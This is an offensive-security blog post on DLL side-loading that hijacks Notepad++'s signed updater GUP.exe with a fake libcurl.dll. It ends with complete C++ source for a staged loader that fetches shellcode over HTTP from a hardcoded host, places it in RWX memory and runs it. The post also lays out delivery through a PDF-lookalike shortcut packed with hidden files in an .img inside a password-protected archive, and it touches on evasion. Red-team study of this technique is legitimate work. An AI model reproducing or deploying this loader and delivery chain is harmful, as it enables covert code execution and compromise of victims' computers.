
Most windows executables import at least some DLL's (Dynamic Link Libraries). It so happens that even some Microsofts signed executables tries loading some dlls, which are no longer required for ones proper functioning nor the dll itself is present on the system..
We can then abuse this behaviour by planting a malicious dll inside a directory from which executable is trying to load obsolete dll (hijacking execution flow T1574.001), or simply by delivering trusted executable and packing a malicious dll besides it (so it will look it up using relative path).
What do we want ?

We want to choose executable, research it and make it (side)load our malicious dll which is going to connect back to our c2 server.
Choosing executable
There is a plethora of known, trusted and signed executables, that we can use for dll side-loading, and you can look them up here, and probably on some other places as well. I fell in love with libcurl, so i opted for playing with notepads++ update service (GUP.exe) which loads libcurl.dll.
In figure beneath we can see it in action.


Executing GUP.exe, inside process monitor, we can see in which manner/order GUP.exe tries loading libcurl.dll.


In Figure 5. we can see in which order gup.exe tries loading libcurl.dll. First on the list is the relative path, among some of the next ones are some system locations in which we can't write as low-priv user anyways, so its up to placing malicious dll in Desktop or %localappdata%\Microsoft\WindowsApps\.
I intentionally left out Python and dotnet ones, as usually, these are obsolete locations on most of the endpoints.
Writing malicious dll
First things first, we at least on some level (depending on the executables function and usecase) - need to understand what original dll does, or does not do.

In Figure 6. we see exports table of real libcurl.dll. We know that GUP.exe is going to download some things using libcurl, so we know it is going to use it, and to use it, it has to use curl_easy_init which libcurl gives as an export function seen above.
So we are going to give it (curl_easy_init) as an export function in our malicious dll as well.


After compiling this, and running GUP.exe, we see that it complaints about some other functions that it expects as well.

Now we can see that it found libcurl.dll, but failed to load it as it expects more exported functions so they can be imported. It even says which one it expects next - curl_easy_setopt.
Now we can keep going back and forth with adding one by one as it complaints, or we can simply run it through a debugger and see which one it actually uses, or simply assuming what one would need or do using libcurl.



What next ?
Having it pop a box is super awesome and all, but let us go a step further, and at least do a mockup of possibilities, techniques, ideas and what not.
At the beginning, we said that we want it to connect back to our c2 server via redirector. Lets ignore redirectors logic for now as it is out of scope, and jump on to the dll's code.

First we declare prototypes. We have two working functions:
- callBack (which will allocate memory, copy shellcode in to it and execute it)
- DownloadShellcode (duh)
Rest is basically the same, first we pop a box, then execute stage 2 payload.

Inside considerations section at the end, we are going through some opsec, evasion, ioc footprint, etc... thingies, so lets stop at just having a screenshot of this code here, and noting that we are using this dll as a staged loader, we are using VirtualAlloc for allocating RWX section of memory in which we are going to first copy the shellcode to (using memcpy) and execute it later on.
Lets see what happens.
Figure 15. Successful callback
Delivery
Its really out of scope, but lets just see it in action with a bit of makeup, and after that, lets throw out some ideas.
Figure 16. PDF look-alike shortcut that is packed with hidden executable and dll.
In example above, we have a shortcut that looks like a PDF, and is packed next to hidden GUP.exe, libcurl.dll, gup.xml and decoy.pdf (we can achieve this by packing it inside .img file (because it will allow us to preserve file attributes (hidden) ), and then having that .img file delivered inside password protected archive)
We can also have our malicious dll delivered inside %localappdata%\Microsoft\WindowsApps\, and just wait for notepads update process to kick in, but we would have a problem as it (update process) would not work and it would raise suspicious.
In that case we would need to put in use a technique called dll-proxying, which would allow us to achieve a callback but in the same time, also proxy back to the executable all the functions needed for application to work properly.
Considerations
- VirtualAlloc, rwx protections flags, memcpy - not the greatest way to execute a shellcode.
- Raw shellcode stored, downloaded and executed - think about enc/dec methods.
- Noisy (this particular flow)
- Hardcoded redirector host/path
Final code
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <Windows.h>
#include <winhttp.h>
#include <stdlib.h>
#include <stdio.h>

#pragma comment(lib, "winhttp.lib")

// Function prototypes
DWORD WINAPI callBack();
BYTE* DownloadShellcode(LPCWSTR ipAddress, LPCWSTR filename, DWORD* outSize);

extern __declspec(dllexport) PVOID curl_easy_init() {
	MessageBoxA(NULL, "Side-Loaded", "Did you catch it?", MB_OK | MB_ICONEXCLAMATION);
	callBack(); // download and execute shellcode
	return NULL;
}
extern __declspec(dllexport) PVOID curl_easy_setopt() {
	return NULL;
}
extern __declspec(dllexport) PVOID curl_easy_cleanup() {
	return NULL;
}
extern __declspec(dllexport) PVOID curl_easy_perform() {
	return NULL;
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
	switch (ul_reason_for_call)
	{
	case DLL_PROCESS_ATTACH:
		DisableThreadLibraryCalls(hModule);
		break;
	case DLL_THREAD_ATTACH:
	case DLL_THREAD_DETACH:
	case DLL_PROCESS_DETACH:
		break;
	}
	return TRUE;
}

// Call DownloadShellcode() and execute return value (shellcode)
DWORD WINAPI callBack() {
    // Step 1: Download the shellcode
    DWORD dataSize = 0;
    BYTE* shellcode = DownloadShellcode(L"172.16.15.131", L"/juice.bin", &dataSize);
    if (!shellcode || dataSize == 0) {
        return 1;
    }

    // Step 2: Allocate executable memory using VirtualAlloc.
    // Using dataSize ensures we allocate exactly enough space.
    LPVOID execMemory = VirtualAlloc(
        NULL,
        dataSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
    );

    if (!execMemory) {
        free(shellcode);
        return 1;
    }

    // Step 3: Copy the shellcode into the allocated memory.
    memcpy(execMemory, shellcode, dataSize);
    free(shellcode);

    // Step 4: Create a thread to execute the shellcode.
    DWORD threadId = 0;
    HANDLE hThread = CreateThread(
        NULL,
        0,
        (LPTHREAD_START_ROUTINE)execMemory,  // Shellcode entry point
        NULL,
        0,
        &threadId
    );

    if (!hThread) {
        return 1;
    }

    // Optionally wait for the shellcode thread to finish.
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);

    return 0;
}

// Return downloaded shellcode
BYTE* DownloadShellcode(LPCWSTR ipAddress, LPCWSTR filename, DWORD* outSize) {
    BYTE* buffer = NULL;
    DWORD bufferSize = 0, bytesRead = 0, totalBytesRead = 0;

    // Initialize WinHTTP session.
    HINTERNET hSession = WinHttpOpen(
        L"WinHTTP Example/1.0",
        WINHTTP_ACCESS_TYPE_AUTOMATIC_PROXY,
        WINHTTP_NO_PROXY_NAME,
        WINHTTP_NO_PROXY_BYPASS,
        0
    );

    if (!hSession)
        return NULL;

    // Connect using the IP address on the default HTTP port.
    HINTERNET hConnect = WinHttpConnect(hSession, ipAddress, INTERNET_DEFAULT_HTTP_PORT, 0);
    if (!hConnect) {
        WinHttpCloseHandle(hSession);
        return NULL;
    }

    // Open an HTTP GET request for the shellcode file.
    HINTERNET hRequest = WinHttpOpenRequest(
        hConnect,
        L"GET",
        filename,
        NULL,
        WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES,
        0    // HTTP (not HTTPS)
    );

    if (!hRequest) {
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return NULL;
    }

    // Send the request and wait for the response.
    if (!WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0,
        WINHTTP_NO_REQUEST_DATA, 0, 0, 0) ||
        !WinHttpReceiveResponse(hRequest, NULL)) {
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return NULL;
    }

    // Read the response data into a buffer.
    do {
        bytesRead = 0;
        if (!WinHttpQueryDataAvailable(hRequest, &bytesRead) || bytesRead == 0) {
            break;
        }

        BYTE* tempBuffer = (BYTE*)realloc(buffer, bufferSize + bytesRead);
        if (!tempBuffer) {
            free(buffer);
            buffer = NULL;
            break;
        }
        buffer = tempBuffer;

        if (!WinHttpReadData(hRequest, buffer + bufferSize, bytesRead, &bytesRead)) {
            free(buffer);
            buffer = NULL;
            break;
        }

        bufferSize += bytesRead;
        totalBytesRead += bytesRead;
    } while (bytesRead > 0);

    // Clean up WinHTTP handles.
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);

    if (outSize)
        *outSize = totalBytesRead;

    return buffer;
}
Good reads / references
- https://lorenzomeacci.com/advanced-initial-access-techniques
- https://curl.se/libcurl/c/allfuncs.html
- https://www.netspi.com/blog/technical-blog/adversary-simulation/adaptive-dll-hijacking
Thanks for stopping by, hopefully you had some fun.
Cheers, bigfella.